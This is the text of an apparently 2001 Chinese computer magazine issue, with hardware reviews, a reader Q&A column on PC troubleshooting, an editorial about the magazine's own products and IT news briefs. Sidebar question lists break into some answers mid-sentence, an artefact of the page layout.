综合评价：从测试性能来看，微星的这款高速刻录机性能表现相当不错，尤其是在盘片兼容性和稳定性上给人留下了深刻印象。另外，刻录机还附带了Nero 5.0的正式版和一张支持8速复写的CD-RW盘片，十分超值。看来这次微星产品在刻录机市场上的初次露面是相当成功的。

参考价格：1050元

的色彩，适合一些要求较高的特殊场合。

Acer 77gt显示器的效果出色，亮度及对比度调节范围大，尤其是亮度很高，只需调节到1/5就有不错的显示效果，这点丝毫不亚于专业级的珑管显示水准。另外，在显示纯白底的时候，Acer 77gt在亮度均匀性方面的表现很好，无色偏现象，一改低价纯平显示器的弱点，表现极为优异。当然，一台好的显示器，光从表面上看很难比较出好坏，必须借助一些软件的帮忙。在这次测试中，笔者采用了两种专业软件，一个是Nokia Monitor Test，另一个是DisplayMate。这两款软件都可以通过不同的画面来测试屏幕的差异，比如说对收敛度、解析度、会聚、水波纹、色阶、聚焦、颜色鲜艳度及高压稳定性等等都是个考验。

测试平台：
CPU：赛扬Ⅱ 800MHz
主板：微星815EP
显卡：ATI 32MDDR Radeon
内存：128M PC133 SDRAM
硬盘：IBM 60GXP 40G
显示模式：1024×768 16Bit@85Hz
操作系统：Windows98 SE中文版

在接下来的测试中，Acer 77gt显示器在收敛度、几何图形测试中表现出了不错的线条显示能力，屏幕的边线也是相当的直，这使得77gt虽不具备水平/垂直线性等调节功能，但有很好的线条显示性能。在水波纹测试项上，屏幕出现了少许垂直波纹，但在经过调整后垂直波纹减少，几乎看不出什么影响。在后面进行的聚焦效果测试中，显示器的表现出色，屏幕上的字体清晰，边角锐利，显示了丹娜显像管出色的文本显示能力。在对色阶、灰阶的显示测试中，这款显示器色彩过渡自然，变化层次感强，表现不俗，其色彩失真也很轻微，几乎不能察觉，这在色彩失真现象比较普遍的低价纯平显示器中来说，是难能可贵的。高压特性是一个我们在采购显示器中容易忽略的问题。一般我们通过测试软件中提供的交替显示大块的黑白色块显示来观察屏幕边缘的变化可以体会，在测试中，Acer 77gt的膨胀和收缩变化幅度难以察觉，表现上佳。

我们也曾尝试把分辨率调节到1280×1024@72Hz，在这个分辨率下显示器的刷新率只能达到60Hz，所以这属于超频使用，但显示失败。对于使用者来说，我们推荐使用1024×768@100Hz的模式，在这个模式下，Acer 77gt显示器的性能将得到最大的体现，高刷新率保证了图像显示更稳定，同时我们的视力也得到了最舒适的保护。

从各项测试结果来看，这款显示器的性能指标虽然不高，但具备了相当不错的显示效果，比起上一代77g有了不小的改善，其价格并没有产生什么大的变化，很适合家庭用户文本、游戏、娱乐应用，是我们极力推荐的一款家用级17英寸低价纯平显示器之一。

参考价格：1799元 CF

2001年第10期“精美大奖等你拿之捷波送礼”获奖者名单

李勇（河北）	陈炎（江苏）	许洋（哈尔滨）
蔡晶周（青海）	张云龙（北京）	

★为什么重装 Windows输入产品序列号时提示错误？
★为什么操作系统“帮助”中右侧的字体偏小？
★为什么软盘在我的软驱中不能正常读取？
★为什么我在用ICQ时经常出现断线的情况？
★为什么我的ICQ接收到的中文信息是一堆乱码？
★为什么机箱里有“喀哒、喀哒”的撞击声？

我最近重装Windows操作系统，但在输入产品序列号时，总是提示输入不正确，可我用的是正版软件，并且序列号也没有输入错啊？

答：在您重装Windows时很可能没有将硬盘中原有的Windows内容全部删除掉，这样就可能会发生此问题。解决办法是将硬盘上原有的Windows完全删除，甚至可以重新格式化硬盘后，再重装Windows。

我电脑中的Windows 98SE操作系统的“帮助”中，左侧字体大小正常，而右侧字体则偏小，不便阅读，请问如何调整为正常大小？

答：这种问题在很多电脑上的Windows 98或Windows 98SE中都存在，您按照下述步骤操作即可解决。

(1) 单击“Windows帮助”窗口中的“选项”按钮，选择其中的“Internet选项”。

(2) 在“Internet选项”窗口的常规标签下，单击“辅助功能”按钮。

(3) 在弹出的“辅助功能”窗口中选中“不使用Web页中指定的字体大小”项，点“确定”即可。

在别人电脑上使用正常的软盘，插入我电脑的软驱后，均提示软盘没有格式化，如果执行格式化又说软盘容量不对，不能进行格式化，请问这是怎么回事？

答：这种现象一般是软驱磁头偏离正常位置所致，正常情况下磁头停留的位置是软盘盘片边缘的0磁道0扇区，工作时先从0磁道0扇区读取分区表信息，获取信息后才能正常工作。如果没有分区表信息，系统就会提示出错信息。您可以用螺丝刀轻轻撬开软驱外壳的四个卡子，拆开外壳翻转机芯，您会看到由一个微型步进电机带动来完成前后移动的上下两个磁头，磁头的后端有两个调整螺丝，将调整螺丝拧松，一点一点移动步进电机，在用力推的情况下可前后移动，这时可让马达从原来位置向前推进一点点，然后插入软盘，看看能否读盘，能否打开磁盘上的文件。如果向前推不起作用，就向后拉，直到读盘正常为止。最后固定好螺丝，装好外壳即可。

近期我在使用ICQ与人联系时经常出现断线的情况，朋友说是服务器过载造成的问题，请问有什么办法可以避免这种现象？

答：您使用的应该是ICQ2000以前的版本，它所使用的服务器有一个问题，当在线用户数量过多时，服务器由于负载不平衡而造成访问困难的情况，同时又因为ICQ软件仅内置了一组ICQ服务器地址，而绝大多数用户又都在使用这组默认地址，在使用高峰期时极容易造成阻塞。当然，解决这个问题的方法并不难，您可以将ICQ升级到2000版本，也可以自行添加其他ICQ服务器地址，从而当其中的第一组服务器出现负荷过大、访问困难的情况时，使ICQ自动寻找其他组服务器地址，以保障畅通使用。具体添加其他ICQ服务器地址的方法如下：

(1) 用鼠标左键双击桌面上ICQ软件图标启动该程序，在弹出的主界面中单击右下角的“ICQ”字样按钮。

(2) 用鼠标左键依次单击选择“Preferences”→“Servers”→“Add”选项。

(3) 在“Address”一栏内输入新的一组ICQ服务器地址，如“icq1.mirabilis.com”。

(4) 在“Port”一栏内输入“4000”，然后单击“OK”按钮即可。

为什么我的ICQ接收朋友给我发送的中文信息时是一堆乱码？

答：这是因为您使用的ICQ软件默认的工作语言是英文，所以当接收到中文信息时，由于不能被正确识别，因此显示为乱码。您可以采用如下步骤解决这个问题。

(1) 用鼠标左键双击桌面上的ICQ图标启动ICQ软件，单击主界面右下角的“ICQ”按钮。

(2) 用鼠标左键依次单击选择“Preferences”→“Miscellaneous”，在弹出的窗口中选中“Multi Language Support”复选框，即将ICQ配置为多语言支持状态。此后再收到中文信息就可以正常显示了。

我前几天将电脑换了一个位置，放好开机后就总是听见机箱里面有“喀哒、喀哒”的撞击声，请问这是怎

★为什么播放MPEG4影碟时总是出现跳帧的现象？
★为什么刻录成功的光盘不能被光驱识别？
★为什么EasyCDPro刻录的光盘中的中文目录名和文件名无法被识别？
★如何恢复Windows 2000 Server中丢失的用户配置？
★如何解决Windows XP不能运行在98下能正常工作的软件的问题？

么回事？

答：这种声音很可能是由于机箱内部数据线或电源线与CPU散热风扇有接触，造成CPU散热风扇转动时打到线上发出声音。您可以打开机箱侧板，将机箱内各种数据线和电源线用橡皮筋分类捆扎好，使之无法碰到CPU散热风扇扇叶即可。

我的电脑在播放MPEG4影碟的时候总是出现跳帧的现象，请问这是什么原因造成的？

答：播放MPEG4影碟对电脑是有一定要求的。

(1) CPU主频至少要在300MHz以上。

(2) 显卡至少是TNT2、VOODOO3、G400这种档次的，至少有4M显存。

(3)百元以内的一些廉价声卡在播放MPEG4影碟时很可能无法达到解压MP3后的播放速度。

如果您的电脑没有达到以上这些标准，则容易导致播放MPEG4影碟时产生画面跳帧现象。

我将使用DirectCD刻录成功的光盘给我的朋友使用，可他却说他电脑上的光盘驱动器无法识别出来，可明明在我的电脑上读取一切正常啊，请问这是怎么回事？

答：您朋友的电脑很可能安装的是Windows NT或Windows 95操作系统，在这两种操作系统下读取用DirectCD刻录软件刻录的光盘，需要在系统中安装UDFReader这个软件。

我用EasyCDPro刻录软件刻录光盘后，盘中的中文目录名和中文文件名都无法识别了，请问有什么办法可以解决这个问题？

答：这是由于设置不当导致软件不支持长文件名而产生的问题。在使用EasyCDPro刻录中文文件名的时候，可以在文件名选项中选取Romeo以支持长文件名，这种方式可以支持128位即64个汉字的文件名。

我使用的是Windows 2000 Server操作系统，近日在用Administrator登录后卸载了一个软件，重新启动进入Windows 2000时，以前所有的配置都消失了，系统桌面开始菜单又回到了刚刚安装完操作系统时的状态，可曾经安装过的软件都在硬盘上，请问我如何恢复到原来正常的状态呢？

答：Windows 2000对不同的用户设置了不同的配置文件，您只要将配置文件恢复就可以找回原来的界面了。Windows 2000一般是把个人配置文件放在X:\Documents and Settings子目录下（X是Windows 2000安装的逻辑盘符），里面有若干个文件夹，分别对应不同的Windows 2000用户。由于您使用的用户名是Administrator，所以只需要恢复这个用户名下的个人配置就可以了。具体方法如下。

(1) 在系统桌面上用鼠标左键单击“开始”→“程序”→“管理工具”→“计算机管理”，打开本地用户和组。

(2) 在弹出窗口的右边选择Administrator这个用户名，用鼠标左键双击打开它的属性窗口，然后选择“配置文件”。

(3) 在“配置文件路径”框内填入你要恢复的配置文件所在的路径（即X:\Documents and Settings\Administrator），单击“确定”保存设置并关闭窗口。

(4) 最后打开配置文件所在的目录，将其中的NTUSER.dat文件改名为NTUSER.man，重新启动Windows 2000即可。

近日我将Windows 98操作系统换成了Windows XP Beta版，但发现一些能在Windows 98下运行的软件在Windows XP下却无法安装，能有什么办法解决这个问题吗？

答：Windows XP应该属于Windows 2000的后续版本，与Windows 98在内核上有很大的差异，因此能在Windows 98下运行的软件不一定能在Windows XP下运行。但Windows XP里面设置了一个功能，就是用一个兼容模式来虚拟其他操作系统，使得安装程序认为是在相应的操作系统上安装。Windows XP可以在快捷方式的基础上模拟Windows 95、Windows 98、Windows NT 4.0和Windows 2000。具体操作方法是：将不能正常安装在Windows XP下的软件的安装文件拖放到Windows XP系统桌面上，然后用鼠标右键单击文件图标，选择“属性”选

★ASF格式的文件是什么，如何打开？
★Phoenix BIOS的鸣叫声有什么含义？
★如何解决YAMAHA 724声卡噪音很大的问题？
★为什么开机进入CMOS总是出现提示后死机？
★为何新加32MB的168线SDRAM内存后出现死机现象？

项，并从中选择需要的操作系统兼容模式，这样就可以正常安装软件了。

我在刚买的多媒体文件光盘上看到了一些ASF格式的文件，请问这是什么文件，如何打开？

答:ASF是微软为了和现在的 Realplayer竞争而发展出来的一种可以直接在网上观看视频节目的文件压缩格式。它使用MPEG4的压缩算法,所以压缩率和图像的质量都很不错。

因为ASF是以一个可以在Internet上即时观赏的视频“流”格式存在的,所以它的图像质量比VCD图像质量稍微差一些，但比同是视频“流”格式的RAM格式要好。ASF文件的内容既可以是我们熟悉的普通文件,也可以是一个由编码设备实时生成的连续数据流,所以ASF既可以传送人们事先录制好的节目,也可以传送实时产生的节目。您可以用Windows Media Player播放这种格式的文件。

我在前几期看到您栏目中介绍了关于Award和AMI BIOS的开机鸣叫声对应故障的含义,可我电脑主板的BIOS是Phoenix的，请问这种BIOS开机后的鸣叫声有什么含义？

答:Phoenix BIOS的鸣叫声提示故障相对复杂一些,我们只将主要的一些提示作一介绍。

报警声数	错误含义
1短	系统启动正常
1短1短1短	系统初始化失败
1短1短2短	主板错误
1短1短3短	CMOS或电池失效
1短1短4短	ROM BIOS校验错误
1短2短1短	系统时钟错误
3短2短4短	键盘控制器错误
3短3短4短	显示内存错误
3短4短2短	显示错误
4短2短1短	时钟错误
4短2短2短	关机错误
4短3短1短	内存错误
4短4短1短	串行口错误
4短4短2短	并行口错误

我新装了一台电脑，用的是原来旧电脑上的YAMAHA 724声卡,漫步者的音箱,可我在Windows 98操作系统下安装好声卡驱动程序并重新启动后,却发现无论是系统提示音还是播放其他声音,音箱的噪音都很大,可音箱连接到其他电脑上没问题,这是怎么回事呢？

答:这个问题是一个常见问题,您可以从两个方面入手解决。

(1) 打开机箱，将YAMAHA 724声卡移动到离其他PCI设备远一些的位置,并且不要与显卡距离过近,将数据线和电源线尽量远离声卡。

(2) 如果您的YAMAHA 724声卡通过跳线设置成了使用声卡上的功放(speaker out)工作,由于电路问题,这样有时会造成噪音过大,而您采用的音箱功放应该比声卡的好,所以您可以将跳线跳成利用音箱功放(line out)的状态,通过观察声卡电路板您可以找到,在其边缘上有一行小字:“speaker out(1－3，2－4) to line out(3－5，4－6)”。您找到这个拥有3组针脚跳线:

1－2
3－4
5－6

将上面的黑色塑料跳线帽插接到3－5，4－6上即可。

我使用的是技嘉BX2000+主板，最近在开机后进入CMOS设置界面时,总是先显示Unknown flash type，system halt的提示，然后死机。是不是我的CMOS芯片坏了？

答:(1)这种现象一般是CMOS芯片局部短路造成的，您可以打开机箱，找到主板上的CMOS芯片，看看正面和背面的管脚上是否灰尘太多,如果是,请用毛刷或“气蛤蟆”清理。

(2) 其次是观察CMOS芯片管脚是否与其他金属物体有接触的地方,尤其是这款主板在CMOS芯片附近有一颗固定螺丝,极容易与CMOS芯片管脚碰到。

(3)再就是看看主板有没有受挤压变形的地方,这一点也是造成设备短路的重要原因。

我的电脑使用的是明致M560主板,配有32MB EDO内存，支持FPM/EDO/SDRAM三种内存混插使用，日前又新加了一条32MB的168线SDRAM，发现开机一段时间后就死机,将新加的内存条拔除后就没有这种问题了,拔除内存条时发现内存颗粒温度比较高,请问究竟是什么原因造成的死机问题？

答：您所采用的主板虽然支持内存条混插，但是它对EDO内存提供的是5V电压，对168线SDRAM提供的是3.3V和5V两种电压,并可通过跳线设置,您以前没插SDRAM

★为什么 Windows 98升级为 Windows Me后ISDN卡驱动不了？
★为什么电脑开机自检时将DMA 66的硬盘检测成了UDMA2？
★如何解决加装Adaptec 2940 SCSI卡后启动时提示错误的问题？
★为什么在CorelDraw 8.0中打开带有系统不包含的字体的文件就死机？
★为什么我的电脑播放MIDI文件时不能发出声音？
★为什么音量开大一点音箱就会发出嘟嘟声？
★为什么用LQ1600K打印机在Word和WPS中只能打印文档的第一页？

内存条，所以主板跳线应该是为内存条提供5V电压，而插入SDRAM内存条时，您并未将为SDRAM提供的电压跳到3.3V，致使内存在高压下工作，导致使用时死机，长时间使用极容易因发热过量而烧坏内存条。因此您应该参照主板说明书，找到为SDRAM提供电压的跳线，将其改跳为3.3V即可。

我是通过ISDN上网的，ISDN卡的型号是ASUSCOMP－IN100－ST－D，最近将操作系统由Windows 98升级为Windows Me，可操作系统安装完成后，在安装ISDN卡的驱动程序时，遇到了这样的问题：每次重新启动操作系统后都提示发现“PCI NETWORK CONTROLLER”和“PCI COMMUNICATION CONTROLLER”设备，而ISDN卡却找不到，在ISDN卡的驱动文件和Windows Me中都找不到合适的程序来驱动上述两个设备。请问为什么我的ISDN卡装不上？

答:其实Windows Me操作系统已经在上面的两个提示中分别告诉您网卡和ISDN卡已经找到，但下面的步骤不应该是安装这两个设备的驱动程序，而应该是不指定任何驱动程序的位置，等待Windows Me自己进行完默认设置之后，再进入系统桌面，用鼠标左键单击“开始”→“设置”→“控制面板”→“系统”→“设备管理器”，删除这两个带“！”的设备，然后单击“刷新”按钮，按照提示给出驱动程序盘的位置就可以正常安装了。（庞彬）

为什么我的电脑开机自检时将我那块DMA 66的硬盘检测成了UDMA2，而我看一些杂志说应该是UDMA4？

答:您一定是将DMA 66数据线的方向插错了，打开机箱找到硬盘的数据线，看看蓝色头的一端是否插接在了主板上，黑色头一端是否插接在硬盘上。否则不但自检信息会出现错误，使用中的问题就更大了。

我的电脑用的是大众FIC SD－11主板、AMD Athlon 500 CPU及套件，可我加装Adaptec 2940 SCSI卡后启动电脑时总是提示错误，请问应该如何解决？

答:这是主板的BIOS不能正确识别Adaptec 2940 SCSI卡所造成的问题，将FIC SD-11主板的BIOS版本升级到NC607即可解决问题。

我的电脑用的是技嘉GA－7IX主板、AMD Athlon 500及128MB内存，加装了MGA G400 32MB图形加速卡，安装随卡的驱动程序，在运行CorelDraw 8.0中文版时，如果打开的文件中带有系统不包含的字体，就会死机，请问这是怎么回事？

答:CorelDraw 8.0中文版对PIII的SSE指令集做过优化，在AMD Athlon系统（内含增强3DNow!指令集）上运行有时会出现问题，解决方法是：卸载掉CorelDraw 8.0中文版，改装CorelDraw 9.0中文版。

为什么我的电脑播放CD、玩游戏、看VCD时声音正常，而播放MIDI文件时却不能发出声音？

答:造成这种现象主要有以下3种可能：

（1）您使用的是ISA声卡，一些比较老的ISA声卡由于是16位模式，与32位模式产生不兼容，就会造成MIDI播放的不正常。

（2）如今流行的PCI声卡大多采用波表合成技术，如果MIDI部分不能放音，则很可能因为您没有加载适当的波表音色库。您可以从声卡驱动程序光盘上找到波表音色库程序文件进行安装，如果没有，可以到厂商网站下载一个。

（3）Windows音量控制中的MIDI通道被设置成了静音模式。（刘扬）

我的815EP主板使用AC97声卡，在经销商处试验时声音很好，然后在别处买了一对有源塑料音箱，当时听起来声音还是挺不错的。回家后两者搭配却出了问题，音量开大点音箱就会发出嘟嘟声。请问这是什么原因，如何解决？

答:由于主板集成的AC97软声卡一般不带功放，其输出部分的阻抗比较高，带低阻抗负载的能力较差。市场上二三十元的有源塑料音箱设计简陋，它的输入阻抗和灵敏度都比较低，连接质量较好的普通声卡没有什么问题。但是和主板集成的AC97配合，则可能因为阻抗不匹配等原因发生自激振荡，音箱会在音量开大时发出嘟嘟声。您只要换一对质量较好的有源音箱即可解决问题，一般价格在100元左右的塑料或木制有源音箱就可以了。

我在Windows Me中安装了一台EPSON 1600K打印机，发现在Word和WPS中只能打印文档的第一

★Windows Me能不能像Windows 98那样进入纯DOS状态？
★如何预防VBScript和JScript脚本语言编写的邮件病毒？
★自己组装的电脑能否实现“一键上网”之类的功能？
★如何解决Windows Me中文版自带的IE5.5不支持繁体中文的问题？

页，接着出现错误提示，单击“忽略”或“取消”按钮都不能继续打印，根据一些文章中的提示找到CMOS中的并行端口工作模式“Parallel Port Mode”，无论如何更改也不能解决故障。一个流动维修人员说打印机主板有故障，请问确实如此吗？如果不是该如何解决？

答：打印机主板有故障的概率应该说极小，根据我过去处理的类似故障的经验，您可以更改如下参数：

（1）在系统桌面上用鼠标左键单击“开始”→“设置”→“打印机”。

（2）在“打印机”对话框中，用鼠标右键单击其中安装好的打印机图标，选择快捷菜单中的“属性”命令。打开“LQ1600K属性”对话框中的“详细信息”选项卡，将“超时设置”下的两个时间拉长，一般“未选定”可以设置成30～45秒，“传输重试”可以设置到60秒及以上。保存退出即可。

我的电脑安装了Windows Me操作系统，能不能像Windows 98那样进入纯DOS？请详细介绍操作的方法。

答：一个名为RealDOS－Mode Patch for Windows Me的程序可以让Windows Me支持纯DOS，具体做法是：

（1）从http://download2.ccidnet.com/20010320/mfddosme.zip处下载该程序，然后先在硬盘上建立一个临时文件夹，将Windows Me的Command.com、IO.sys和Regenv32.exe复制到里面。

（2）再将上面三个文件的各种属性去掉（在Windows环境下右击文件，选择快捷菜单中的“属性”命令，再将“只读”、“系统”、“存档”等属性的复选标记清除）。

（3）随后将mfddosme.zip解压到临时文件夹，运行其中的Winmedos.com文件。

（4）然后将修改后的文件复制到以下位置：IO.sys放入C盘根目录，Command.com放入Windows安装目录（如C:\Windows），Regenv32.exe放入Windows\System目录。

（5）最后编辑C盘上的Config.sys和Autoexec.bat文件，在Config.sys中增加“Device=C:/Windows/Ifshlp.sys”，在“Autoexec.bat”中增加“C:/Windows/Win.com”，编辑结束后保存退出。

（6）再次启动系统就可以显示一个菜单，选择进入实模式或保护模式，也可在启动时按“Shift＋F8”组合键直接进入纯DOS。

眼下用VBScript和JScript脚本语言编写的邮件病毒逐渐增多，请问如何预防这种病毒？

答：对普通单机用户来说，VBScript和JScript脚本语言的用处并不大，只要禁止VBScript和JScript文件的运行环境，此类病毒就无法发作。具体做法是：打开“资源管理器”，单击“工具”菜单下的“文件夹选项”命令，打开“文件夹选项”、“文件类型”选项卡。选中其中的VBS、VBE、JS、JSE文件类型，单击“高级”按钮打开对话框，选中“操作”下的“打开”，再单击“编辑”按钮，将“用于执行操作的应用程序”框中的内容删除。更简单的办法是找到Windows目录下的WScript.exe和JScript.exe，修改它的名称或者干脆将它们删除，也能达到同样的目的。

我看到许多品牌电脑拥有“一键上网”之类的功能，请问自己组装的电脑能否实现这类功能？

答：实现这类功能可以采用如下方法，以“一键拨号”为例。

（1）打开操作系统中的“拨号网络”窗口，用鼠标右键单击其中的某个拨号连接，选择快捷菜单中的“创建快捷方式”，回答“是”就可以将快捷方式放到桌面。

（2）回到桌面后鼠标右键单击拨号连接的快捷方式，选择快捷菜单中的“属性”，打开“快捷方式”选项卡。用鼠标在“快捷键”框内单击，当光标在其中闪动后，按键盘上要设置的快捷键（如F2或Alt+F6等），当按键的名称进入框内后“确定”，“一键拨号”功能就可以生效了。您只要按F2或组合键Alt+F6等，“连接到”对话框就会打开。

Windows Me中文版自带的IE5.5不支持繁体中文，也不能通过光盘上的IE5.5安装繁体中文支持，请问如何解决？

答：运行Windows Me自带的IE5.5，单击“帮助”菜单下的“关于”，即可在对话框中看到它的版本号（如5.50.4134.0100）。将它记下后运行注册表编辑器打开注册表，单击“编辑”菜单下的“查找”命令打开对话框，在其中输入5.50.4134.0100后开始查找。找到有关数据后选中该数据的名称Version，再用“编辑”菜单下的“修改”命令将版本号改小，例如将5.50.4134.0100改成5.00.0000.0000，重新启动电脑使修改生效。运行光盘上的IE5.5安装程序，选择安装选项中的“最小安装或自定义浏览器”，并在接下来的“组件选项”中选中“繁体中文显示支持”，继续后面的安装步骤直至完成，Windows Me自带的IE 5.5就可以支持繁体中文了。

（张迎新）



这里的黎明，闹哄哄！

这两天中央电视台一直在热播《长征》，看到作战指挥部的指战员们在屋里走来走去，电话响个不停，一幅大战指挥中心的情景总觉得似曾相识。《电脑爱好者》编辑部，这两天比起电视镜头的指挥部，也差不了哪去！

自《从毒龙到P4　傻博士装机实战》（以下简称"傻博士装机"）产品宣传出去后，编辑部的电话铃声就响个不停。

上市前！

"喂，《电脑爱好者》编辑部吗？你们的产品什么时候上市呀？"

"傻博士装机，怎么我们这里还没有呀？"

"编辑部吗？怎么邮购呀？听说还送光盘？"

七月的北京，流火的季节。编辑部空调已经开到16度了，可编辑部里的空气似乎还是炽热难耐，因为每个编辑也盼着产品早点上市！

读编交流论坛里的帖子，也都在谈论着这个事情。醉心客和福星小子已经开始整日在论坛里泡着了，随时回答读者提出的问题。神仙姐姐站在醉心客和福星小子身后，心疼地给两人扇着扇子，一边看着论坛里面的帖子，一边在一旁说道："咦，这两天怎么没人夸我的美貌了？"

终于上市了！

二十多个日日夜夜的努力可算没有白费，产品终于顺利上市了。

编辑部里别人的茶杯，别人的鼠标，别人的手机都在每个编辑手中飞腾着、跳跃着。编辑们激动的心情已经难以言表：

"(*)&#$*()@&$*(^%#@!_)(*%$#)(@%*#"

全面告急！

广州告急，江苏告急，武汉告急，河北告急……全中国告急。

《从毒龙到P4　傻博士装机实战》上市几天后，大部分地区光盘一抢而空。编辑部的电话铃声此起彼伏，更是响个不停。小编们手中更是一套不留，支持发行部，发送到最需要光盘的读者手中。

加印工厂，日夜赶工。后续产品，陆续发往了全国，逐渐缓解了各地对产品需求的压力！

上市第三天，武汉读者率先发现盗版！但是据当地读者介绍，读者们根本不买盗版的账，纷纷表示要支持正版。

有读者写信表示：原来正版出版物也可以卖得这么低呀，三张光盘才16元，纷纷表示要支持正版软件！并希望支持正版，不光要从消费者做起，而更应是厂商、消费者、媒体共同去努力！

接着出增刊！

《电脑爱好者》杂志小编，第一次亲自操刀上阵制作的"傻博士装机"，在并无事先大规模宣传的基础上，取得了不俗的战绩，这是让每一个小编欣慰的。然而我们清醒地知道，这所做的一切都已经成了过去。读者不断提出的高标准的要求，会让每一个小编感到沉甸甸的压力，但是我们有信心做好以后的每一项产品，以回馈我们的读者！

这不，刚喊了两句口号，神仙姐姐就叫大家去开会了。简要地总结上一阶段工作的情况后，稻草狗宣布：《电脑爱好者》编辑部出品的下一个产品——《电脑爱好者》增刊，已经提到了日程上来。

在这里先向读者朋友们透露一些内部消息。估计增刊的出刊日期在9月中旬，会使用彩页正文，尝试改变以往的朴实形象。文风除了保持《电脑爱好者》一贯的学用、导购等特点外，还会加大专题的力度，力争使增刊有一种大气混然、权威实用的整体感觉。

这里可以先透露一些已经在讨论中的选题，这些选题不是最终定稿，还只是在讨论过程中，不过还是希望读者把你们心目中的选题与想法告诉我们！hotline@cfan.cn.net，如：

1.如何选购一台完美的办公电脑、家用电脑、游戏玩家的电脑、美术设计的电脑、学校教学的电脑；

2.人生中不可错过的游戏、网站、产品、镜头、乐趣；

3.察言观色挑配件，电脑配件选购之望闻问切；

4.一个人的森林：如何在网上成立一个公司和运作一个公司；

5.《电脑爱好者旅游手册》，介绍各地的电子市场、特色、地图、图片；

6.给世界人民打工：跨越国界的网上工作（告诉你一个你不知道的金矿：网络劳务）；

7.创造自己的Quake3地图：介绍如何利用网上免费的软件工具编辑自己需要的Quake3场景，如《电脑爱好者》编辑部地图；

8.如何只花200元，就让386、486使用上最新的Windows2000；

9.《电脑爱好者》选择品牌奖（搞笑奖）：如让我们做得更好奖，牙好胃口好奖，我的眼里只有你奖，她好我也好奖……

……

更多精彩、更多创意就在《电脑爱好者》增刊！

敬请关注，随后的《电脑爱好者》宣传广告！！！

——记录员：小醉

《傻博士信箱》要出书了

醉心客：傻博士，听说你最近要出一本关于解决电脑应用问题、故障方面的书，为什么选这种素材呢？

傻博士：目前图书市场上解决故障方面的电脑书籍很少，且一般都很过时，再有就是大部分的问题解答要么模棱两可，要么步骤省略太多，使读者阅读后无法正确操作。我们《傻博士信箱》栏目经过多年实践，已经积累了一大批第一手资料，有一批答疑解惑的高手作为后盾。大家都希望能将我们平时为读者解决的一些常见典型问题结集出版，为广大读者提供一本问题覆盖面广、解决步骤简洁而详尽的工具书。

醉心客：能简单介绍一下这本书的特点吗？

傻博士：我认为这本书最主要的特点有以下几方面。

一是信息量大，千余个常见典型问题涉及面很广。我常说，每个电脑爱好者都可能没有使用过这样或那样的软、硬件，但每个电脑爱好者都不可能没遇到过这样或那样的电脑问题。因此可以说这本书对每个人都或多或少有帮助。

二是步骤详尽，能一步一步操作的我们都会细细讲解，只要您按照介绍一一实践，就可以解决问题。详尽的步骤也可以让读者在学习中掌握思路和方法，达到举一反三的效果，使读者在不知不觉中成为高手。

三是知识新，涉及了Windows XP、Windows Me、Windows 2000等最新操作系统，以及奔腾4电脑、刻录机、DVD等新硬件问题的解决方案。

四是价格合理，一本书配一张内容很实用的光盘，价格定在19元人民币，比起市场上不带光盘的同类图书便宜至少40%。

——傻博士

要闻

信息产业部放口风

将批准有线电视网络公司进入电信市场，同时也批准国有电信公司进入广播电视节目市场。

美国上诉法院允许Napster恢复营业

由三位法官组成的审判团在7月18日推翻地方法院法官帕特尔7月11日的不准Napster恢复营业的裁决。

白宫网站遭到黑客攻击 美政府紧急措施出台

其中包括为联邦机构增派专业人员对黑客以及盗版等网络犯罪活动进行严厉打击。

盟创科技Modem全新上市

首先上市的是内置式NR 500和内置式NR 600Pro。

矽统全新高性能芯片 将首次曝光上海CeBIT Asia 2001

矽统科技展示的是两款最新DDR芯片产品——SiS635T和SiS735，其中SiS635T支持Intel Celeron，Pentium III及Tualatin处理器；SiS735支持AMD Athlon及Duron处理器。

友立系列产品搭上P4快车

不久前上市的友立的三款产品《PHOTO硬派》(PhotoImpact6.0简体中文版)、《会声会影》(Video studio5.0)和《Cool3D》作为图形影像处理软件的代表，获得了奔腾4优越性能认证，被英特尔公司向消费者推荐。

所罗门“STC王牌” PC-166 128MB内存进入国内市场

西部数据（WD） 隆重推出100GB高端硬盘

熊猫卫士与长城计算机网络全面合作

上海长城计算机网络工程有限公司日前与熊猫卫士在上海签约，达成全面合作，熊猫卫士将是长城代理的惟一企业级杀病毒软件产品。

讯连科技获选为微软合作伙伴

将共同为Windows XP提供MP3制作及DVD播放扩充套件。

视点

OEM造就整个IT产业 【赛迪】

OEM的出现最早始于IT硬件产品，近几年软件产品的OEM开始呈上升趋势。考察一个产品是不是OEM产品，目前没有一个准确的定义。因为近几年随着IT产业的迅猛发展，产品的流通方式逐渐多元化，OEM的含义开始外延，范畴越来越广。OEM已经不再是简单的来料加工，其中的技术含量已大大增加。如嵌入、捆绑、DIY、预装、集成等，都模糊地被人们称为OEM，尽管这种叫法不太确切。

病毒扫描方法面临新的挑战 【日经BP社】

任何杀毒软件的病毒检出率都相差无几，只要是对安全问题稍有了解的人都会有如此体会。而现实情况也的确如此。凡是知名的开发商的产品在病毒扫描的基本方法上都是一样的，而且检出能力也相差无几。但据专家介绍，这一状况在不久的将来就要发生巨大的变化。因为伴随病毒的进化，开发新的病毒检测方法的需求日益迫切。

“中国芯”能否走通“中国路”？ 【计算机世界】

初听到“中国芯”诞生的消息，第一个反应是兴奋，接着就是担忧。兴奋的理由当然很多，担忧的却是怕又遭一场“空欢喜”。然而不管是喜是忧，这个消息的背后一定会有故事。中芯微系统公司总裁兼董事长李德磊的一句话“我们没有故事可讲”，引人深思。

长途电话变相降价 假IP到底该不该管 【新浪】

假IP，能打不能打？能打。便宜不便宜？便宜。那不结了吗？真假还有什么意义呢？所以信息产业部的新闻官员王立健在面对记者提问时并不吃惊。他对记者说:“换一个角度看，电话经由哪种方式通达对于消费者来说并不重要。电信网的线路是有备份的，一条不通走另一条，电路不通还可以通过卫星、微波等方式，关键是要能通达。另外，在这个问题上消费者还得了实惠。”

AMD处理器将成为市场流星？ 【《商业周刊》】

幸运之神似乎并不总是关注着AMD。独立日后，情况立刻发生了改变。AMD公司在7月5日发布了其第二季度收入预警。于是，7月6日当天的股票交易量迅速下跌了27%。7月10日，AMD股价为21美元，比一个星期前的股价跌了30%。2000年AMD公司的每股收益2.36美元，因而它期望在2001年能够得到每股1.38美元，不过从现在来看，它是无法实现了。

宽带大地图 【IT经理世界】

